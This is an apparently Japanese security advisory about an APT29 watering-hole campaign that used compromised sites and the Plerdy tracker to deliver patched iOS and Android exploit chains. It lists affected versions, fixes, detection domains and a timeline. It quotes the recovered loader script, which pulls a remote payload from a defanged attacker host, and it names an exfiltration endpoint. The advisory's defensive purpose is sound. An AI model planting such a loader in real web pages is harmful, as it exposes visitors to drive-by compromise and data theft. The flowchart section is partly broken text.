APT29の水飲み場攻撃がモバイルn-dayを悪用 (CVE-2024-27834)
APT29はPlerdyのスクリプトと正規サイトを侵害し、修正済みのiOSとAndroidの攻撃チェーンを配信した。CISAはチェーンのCVEをKEVに追加した。
要点
- APT29は正規サイトとウクライナの解析サービスPlerdyを侵害し、訪問者に修正済みのiOSとAndroidの攻撃チェーンを配信した。Sekoiaは2026年11月4日に調査結果を公表した。
- 修正していないiPhone、iPad、Android端末の訪問者は、操作なしで悪用される可能性があった。修正版のOSとブラウザを導入した端末は影響を受けない。
- CISAは2026年11月4日、iOSのポインタ認証バイパスCVE-2024-27834をKnown Exploited Vulnerabilities(KEV)に追加し、連邦機関の期限を2026年11月18日とした。他のチェーンのCVEはすでにKEVにあった。
- すべてのiPhone、iPad、Android端末を更新し、修正前の端末が影響を受けたサイトを訪れた場合は侵害の可能性として扱う。「修正方法」を参照のこと。
影響を受けますか?
次の条件がすべて当てはまる場合に影響を受けます。
- 使用している端末が、影響を受けたサイト、または侵害されたPlerdyのトラッカーを読み込む任意のサイトを、2026年8月27日以降、キャンペーンの基盤が稼働している間に訪れた。
- 端末がこのページの表にある脆弱なバージョンのいずれかを実行していた。配信サーバーは、認識したブラウザとOSのバージョンから攻撃チェーンを選んだ。
- 端末にそのチェーン用のベンダー修正が導入されていなかった。チェーンの脆弱性はすべてキャンペーン開始前に修正済みであり、更新済みの端末は影響を受けない。
このキャンペーンは水飲み場攻撃である。攻撃者は誰がサイトを訪れたかを知る必要がなく、訪問者はクリック、ダウンロード、承認のいずれも必要としなかった。Sekoiaは、Midnight BlizzardやCozy Bearとも呼ばれるAPT29がキャンペーンを実行したと、中程度から高い確度で評価している。
| チェーン | プラットフォームとバージョン | 使用されたCVE | 修正版 |
|---|---|---|---|
| A | iOS 16.0から16.7.7、または17.0から17.4 | CVE-2025-43529、CVE-2024-27834 | iOS 16.7.8とiPadOS 16.7.8、またはiOS 17.5とiPadOS 17.5(修正するのはCVE-2024-27834のみ。CVE-2025-43529はiOS 18.7.3と26.2で修正) |
| B | 18.x系では18.7.3より前、またはiOS 26系で26.3より前 | CVE-2025-43529、CVE-2026-20700、CVE-2025-14174、CVE-2025-43510、CVE-2025-43520 | iOS 26.3とiPadOS 26.3は5件すべてを修正。18.x系ではiOS 18.7.3とiPadOS 18.7.3がCVE-2026-20700以外を修正し、CVE-2026-20700は2026年11月5日時点で18.x向けに修正されていない |
| C | Android Chrome 139.0.0.0から145.0.0(143を除く) | CVE-2026-3910、CVE-2025-27038 | Chrome 146.0.7680.75以降、およびAdrenoの修正を含む端末ベンダーの更新 |
各端末のバージョンを確認する。
# iOS and iPadOS: Settings > General > About > iOS Version
# Android: Chrome > Settings > About Chrome, or open chrome://version
サイトの運営者は別の形で影響を受ける。ページが今もトラッカーや注入されたスクリプトを読み込んでいないか確認する。
# Search templates and JavaScript bundles for the campaign domains
grep -R -i -E 'a\.plerdy\.com|flux-telemetry|clouds-stacks|ads-it-assets|adv-static|wpvortex-mod|assets-int|starx-net' /var/www/html
Plerdyのトラッカー自体は1週間の侵害の後に清掃された。注入された断片がまだ残るページは、トラッカーではなくそのサイト固有の侵害である。
修正方法
- すべてのiPhoneとiPadをiOS 18.7.3またはiOS 26.3以降に更新する。これらのバージョンを実行できない端末は、少なくともiOS 16.7.8または17.5が必要で、これらはCVE-2024-27834を修正してチェーンAを塞ぐ。ただしWebKitの脆弱性CVE-2025-43529はiOS 18.7.3と26.2でしか修正されておらず、これらの端末に残る。AppleはCVE-2026-20700を18.x系で修正していないため、端末が対応していればiOS 26.3を選ぶ。
- すべてのAndroid端末のChromeを146.0.7680.75以降に更新する。チェーンCにはAdrenoグラフィックスドライバの修正も必要であり、それを含む端末ベンダーのセキュリティ更新を導入する。Qualcommは2025年6月にCVE-2025-27038を公表した。
- 修正前の端末が影響を受けたサイトを訪れた場合は、侵害されたものとして扱う。その端末で使ったすべてのアカウントのパスワードとセッションを更新し、メッセージ、写真、クラウドバックアップに身に覚えのないアクセスがないか確認する。
- サイトの運営者は、注入された断片を削除し、サイトのテンプレートとJavaScriptファイルを確認する。Sekoiaの報告は指標を非公開で共有したとしているため、運営者は「侵害されたかどうかを確認するには?」に挙げた配信ドメインへのリクエストについてサーバーログも確認する。
端末側に設定上の回避策はない。攻撃チェーンはページを表示するブラウザだけを必要とし、JavaScriptを無効にするとサイトの正規のコンテンツも遮断される。端末の更新が修正である。
Plerdyに依存するサイトについて、ベンダーは侵害後にトラッカーを清掃した。修正版のトラッカーのバージョンを示す公開情報はないため、バージョン番号に頼らず、レンダリングされたページのソースを確認する。
根本原因は何ですか?
キャンペーンの根本原因は、ページのすべての訪問者に届く配信経路と、数か月前に公開された修正を導入していない携帯端末の組み合わせである。
Sekoiaは3つの配信経路を特定した。1つ目は、侵害したサイトのテンプレートや既存のライブラリへのJavaScriptの直接注入である。2つ目は、実在するサイトをリバースプロキシし、HTMLをその場で書き換える2つの類似ドメインamerica250[.]holidayとtheowo[.]clubである。3つ目は、数千のサイト、その大半がウクライナのサイトに読み込まれるa.plerdy[.]comのSEOトラッカーPlerdyのサプライチェーン侵害である。2026年8月27日から9月3日の間、トラッカーは正規のスクリプトと注入されたローダーの両方を配信した。
注入されたコードは短い。次はSekoiaがPlerdyのファイルから復元し、難読化を解除したローダーである。
window.onload = function () {
  const s = document.createElement("script");
  s.src = "hxxps://edge-ord.clouds-stacks[.]com/module/5b4c8fea5cbcee273e8d830f52-temfp.js";
  document.body.appendChild(s);
};
読み込まれるファイルは「UltimateFingerprinter」で、2.3 MBのスクリプトが自身のコードを圧縮されたAngularJSライブラリに追加する。Sekoiaは、このライブラリは死んだコードでファイルの約98パーセントを占めると述べている。大規模言語モデルによる解析を妨げたり、既知のライブラリに見せかけたりする手法と考えられる。スクリプトはブラウザと端末の61の収集器から394のフィールドを集め、配信ホストに送信する。ホストはそのプラットフォーム向けの攻撃コードを返す。
指紋は配信されるチェーンの選択にほとんど影響しない。Sekoiaが見つけた配信を止められるフィールドは3つだけである。不自然な画面の幅または高さ、そしてタッチ非対応の端末である。残りのデータは収集されるが、攻撃の選択には使われない。
各チェーンはすでに修正された脆弱性の組み合わせである。チェーンAは、Appleが2025年12月に修正したWebKitのuse-after-freeであるCVE-2025-43529と、Appleが2024年5月に修正したポインタ認証バイパスCVE-2024-27834を使う。チェーンBはDarkSwordキットで、WebKitのリモートコード実行、ポインタ認証バイパス、2つのサンドボックス脱出、カーネルの読み書きプリミティブを連鎖させる。チェーンCはChromeのV8エンジンのCVE-2026-3910と、QualcommのAdrenoグラフィックスドライバのCVE-2025-27038を使う。
どのように悪用されますか?
- 標的が侵害されたサイト、類似ドメイン、またはPlerdyのトラッカーを読み込む任意のサイトを訪れる。
- ページが注入されたローダーを読み込み、配信基盤から指紋スクリプトを取得する。
- スクリプトが端末の指紋を配信ホストに送信する。ホストは通知されたプラットフォームとブラウザのバージョンに合うチェーンを選び、JavaScriptを返す。
- チェーンAはCVE-2025-43529を実行してWebKitレンダラーでコードを実行し、次にCVE-2024-27834でポインタ認証を回避する。アプリケーションのコンテナから
Cookies.binarycookiesを読み取り、Cookieを窃取サーバーに送信する。 - チェーンBはDarkSwordの段階を実行する。WebKitのリモートコード実行、ポインタ認証バイパス、2つのサンドボックス脱出、カーネルプリミティブである。その後、メッセージ、メール、連絡先、通話履歴、写真、キーチェーンの項目、アカウントデータ、Wi-Fiパスワードを収集する。
- チェーンCはChromeのレンダラーでCVE-2026-3910を実行し、次にAdrenoドライバのCVE-2025-27038でサンドボックスを抜ける。ChromeのCookie、保存されたログイン情報、履歴、そしてAndroidのWi-Fi設定ストアを読み取る。
3つのチェーンの最終的な窃取先はhxxps://ad.starx-net[.]com:8881/telemetry/v12である。iOSのチェーンはVDGH_TOKEN_REFというマーカーCookieを設定し、同じブラウザを二度感染させないようにする。Cookieの有効期間の不具合により、1日ではなく1分で失効するため、非常に速い再感染だけが防がれる。
攻撃の流れは?
攻撃者はサイトへの訪問を修正前の携帯端末でのコード実行に変え、Cookieまたは端末のデータを窃取する。
394フィールド"] C --> D["配信ホストがチェーンを選択
操作なし"] D --> E["WebKitまたはChromeのRCE
修正済み"] E --> F["PACバイパスまたは脱出
修正済み"] F --> G["Cookie窃取または全データ収集"] G --> H["ad.starx-netへ窃取"]
攻撃者に何ができますか?
影響は配信ホストが選ぶチェーンによって異なる。
チェーンAはiOS 16.0から16.7.7、または17.0から17.4でSafariとアプリケーションのコンテナからCookieを窃取する。Sekoiaの分析によると、収集器はアプリケーションが実行中であればSafari以外のCookies.binarycookiesファイルも読め、窃取サーバーに送信する。盗まれたセッションCookieにより、攻撃者はセッションが失効または無効化されるまで、パスワードなしで同じアカウントを開ける。
チェーンBは端末のデータを収集する。Sekoiaは収集するデータとして次を挙げている。
- SMSとiMessage、Mailのインデックス、ボイスメール。
- WhatsAppとTelegramのデータベース。
- キーチェーンのパスワードとトークン、アカウントデータ。
- 連絡先、通話履歴、カレンダー、メモ。
- Safariの履歴とCookie、位置情報のキャッシュ。
- 健康データ、写真ライブラリ、iCloud Drive。
チェーンBは18.x系で18.7.3より前、またはiOS 26系で26.3より前のiPhoneまたはiPadが必要である。
チェーンCはChromeのCookie、保存されたログイン情報、履歴、そしてAndroidのWi-Fi設定ストアを窃取する。143を除くChrome 139から145が必要である。端末がSamsung Galaxy S25 Ultraと識別されると停止する。
3つのチェーンはいずれも、標的が修正前の端末を使い、影響を受けたページを訪れる必要がある。クリック、ダウンロード、パスワード、2つ目のアプリは不要である。すべての脆弱性がキャンペーン開始前に修正されていたため、更新済みの端末はどれにも悪用されない。
修正が機能する理由
修正はキャンペーン側の変更ではなく、ベンダーの更新である。各チェーンは修正されていない特定のメモリ安全性の脆弱性に依存し、ベンダーの更新がチェーンに必要なプリミティブを除去する。
CVE-2024-27834が最も明確な例である。Appleの記録は、問題が「改善されたチェックで対処された」こと、そして「任意の読み取りと書き込みの能力を持つ」攻撃者がポインタ認証を回避できたことを述べている。Appleは2024年5月13日にiOS 16.7.8、iPadOS 16.7.8、iOS 17.5、iPadOS 17.5、macOS Sonoma 14.5、tvOS 17.5、watchOS 10.5、Safari 17.5で修正した。チェーンAは2024年の更新を導入していない端末を狙うため、2026年になってもこの脆弱性を使う。
他のチェーンのCVEも同じ形である。CVE-2025-43529は2025年12月に、CVE-2026-20700は2026年2月のiOS 26.3で修正された。AppleはiOS 18.7.11まで、18.x系向けにCVE-2026-20700の修正を出していない。18.x系では、iOS 18.7.3がWebKitの入口の脆弱性CVE-2025-43529とCVE-2025-14174を修正し、チェーンを断つ。
CVE-2026-3910はChrome 146.0.7680.75で、CVE-2025-27038は2025年6月以降に端末ベンダーが配信したAdrenoドライバの更新で修正された。Sekoiaはいずれのチェーンにもゼロデイを見つけていない。完全に更新された端末に対して、このキャンペーンに経路はない。
修正はチェーンが使う脆弱性に対して完全である。侵害されたサイトから注入されたスクリプトを除去するものではなく、更新前に悪用された端末を清掃するものでもない。そのため侵害の確認は別に必要である。
侵害されたかどうかを確認するには?
端末側の痕跡は限られるため、まずネットワークを確認する。
- Webプロキシ、DNS、ファイアウォールのログで、
static.flux-telemetry[.]com、edge-ord.clouds-stacks[.]com、ads-it-assets[.]com、cdn.adv-static[.]com、wpvortex-mod[.]com、assets-int[.]com、ad.starx-net[.]comへのリクエストを検索する。名前は大文字と小文字を区別せずに照合する。 - 管理されたiOS端末では、インストールされた構成プロファイルと、影響期間のSafariの履歴を確認する。自分が導入していないプロファイルは手がかりであり、証拠ではない。
- Androidでは、Chromeの履歴と端末のセキュリティパッチレベルを確認し、CVE-2025-27038のAdreno修正を記載したベンダーの公告と比較する。
SekoiaはYARAルールや侵害されたサイトの一覧を含む指標一式を公開せず、TLP:AMBERの下で各国のCERTと法執行機関に限定して提供している。特定の端末が悪用されたことを示す公開指標はない。失敗した試行は痕跡を残さないことがあり、iOSのチェーンは窃取後に端末から何も削除しない。
年表

- 2024-05-13: AppleがiOS 16.7.8、iPadOS 16.7.8、iOS 17.5、iPadOS 17.5でCVE-2024-27834を修正する。
- 2025-12-17: AppleがCVE-2025-43529を公表し、iOS 18.7.3、iPadOS 18.7.3、iOS 26.2、iPadOS 26.2で修正する。AppleはiOS 16と17向けの修正を出していない。
- 2026-03-12: GoogleがCVE-2026-3910を公表し、Chrome 146.0.7680.75で修正する。
- 2026-08-27から2026-09-03:
a.plerdy[.]comのPlerdyトラッカーが注入されたローダーを配信する。 - 2026-10: SekoiaのThreat Detection and Researchチームが調査を開始し、キャンペーンを特定する。
- 2026-11-04: Sekoiaが報告を公表し、CISAがCVE-2024-27834を期限2026-11-18でKEVに追加する。
よくある質問
ゼロデイのキャンペーンですか?
いいえ。Sekoiaは3つのチェーンのいずれにもゼロデイを見つけておらず、すべての脆弱性はキャンペーン開始前に修正されていました。キャンペーンはこれらの修正を導入していない端末にのみ作用します。
どの端末が影響を受けますか?
完全なデータ収集のチェーンでは18.x系で18.7.3より前、またはiOS 26系で26.3より前のiPhoneとiPad、Cookie窃取のチェーンではiOS 16.0から16.7.7、または17.0から17.4、ChromeとWi-Fiのチェーンでは143を除くChrome 139から145を実行するAndroid端末です。修正版を導入した端末は影響を受けません。
サイトを一度訪れるだけで端末に感染しますか?
端末が修正されておらず、配信サーバーがその端末向けのチェーンを選んだ場合だけです。チェーンはクリックやダウンロードなしで実行されます。修正済みの端末には有効な攻撃は届きません。
Plerdyのトラッカーはまだ悪意がありますか?
いいえ。侵害は2026年8月27日から9月3日まで続き、Sekoiaはその1週間後にトラッカーが清掃されたと述べています。注入された断片がまだ残るサイトは、そのサイト自身の侵害を調査する必要があります。
CISAがKEVに追加したのはCVE-2024-27834だけなのはなぜですか?
CISAは2026年11月4日にポインタ認証バイパスを追加し、連邦機関の期限を2026年11月18日としました。他の7つのチェーンのCVEはすでにKEVにありました。CVE-2025-27038(2025-06-03追加)、CVE-2025-14174(2025-12-12)、CVE-2025-43529(2025-12-15)、CVE-2026-20700(2026-02-12)、CVE-2026-3910(2026-03-13)、CVE-2025-43510とCVE-2025-43520(2026-03-20)です。
キャンペーンはまだ活動中ですか?
Sekoiaは2026年11月4日に報告を公表し、基盤を妨害するため各国のCERTと調整していると述べています。報告はキャンペーンが停止したとは述べていません。
参考資料
- Sekoia TDR、「Poisoned Source: APT29 watering holes target mobile devices with n-day exploits」: https://www.sekoia.com/blog/poisoned-source-apt29-watering-holes-targets-mobile-devices-with-n-day-exploits (2026年11月5日確認)
- CISA、「CISA Adds One Known Exploited Vulnerability to Catalog」、2026年11月4日: https://www.cisa.gov/news-events/alerts/2026/11/04/cisa-adds-one-known-exploited-vulnerability-catalog (2026年11月5日確認)
- CISA、Known Exploited Vulnerabilitiesカタログ: https://www.cisa.gov/known-exploited-vulnerabilities-catalog (2026年11月5日確認)
- CVE-2024-27834の記録: https://www.cve.org/CVERecord?id=CVE-2024-27834 (2026年11月5日確認)
- CVE-2025-43529の記録: https://www.cve.org/CVERecord?id=CVE-2025-43529 (2026年11月5日確認)
- CVE-2025-27038の記録: https://www.cve.org/CVERecord?id=CVE-2025-27038 (2026年11月5日確認)
- CVE-2026-3910の記録: https://www.cve.org/CVERecord?id=CVE-2026-3910 (2026年11月5日確認)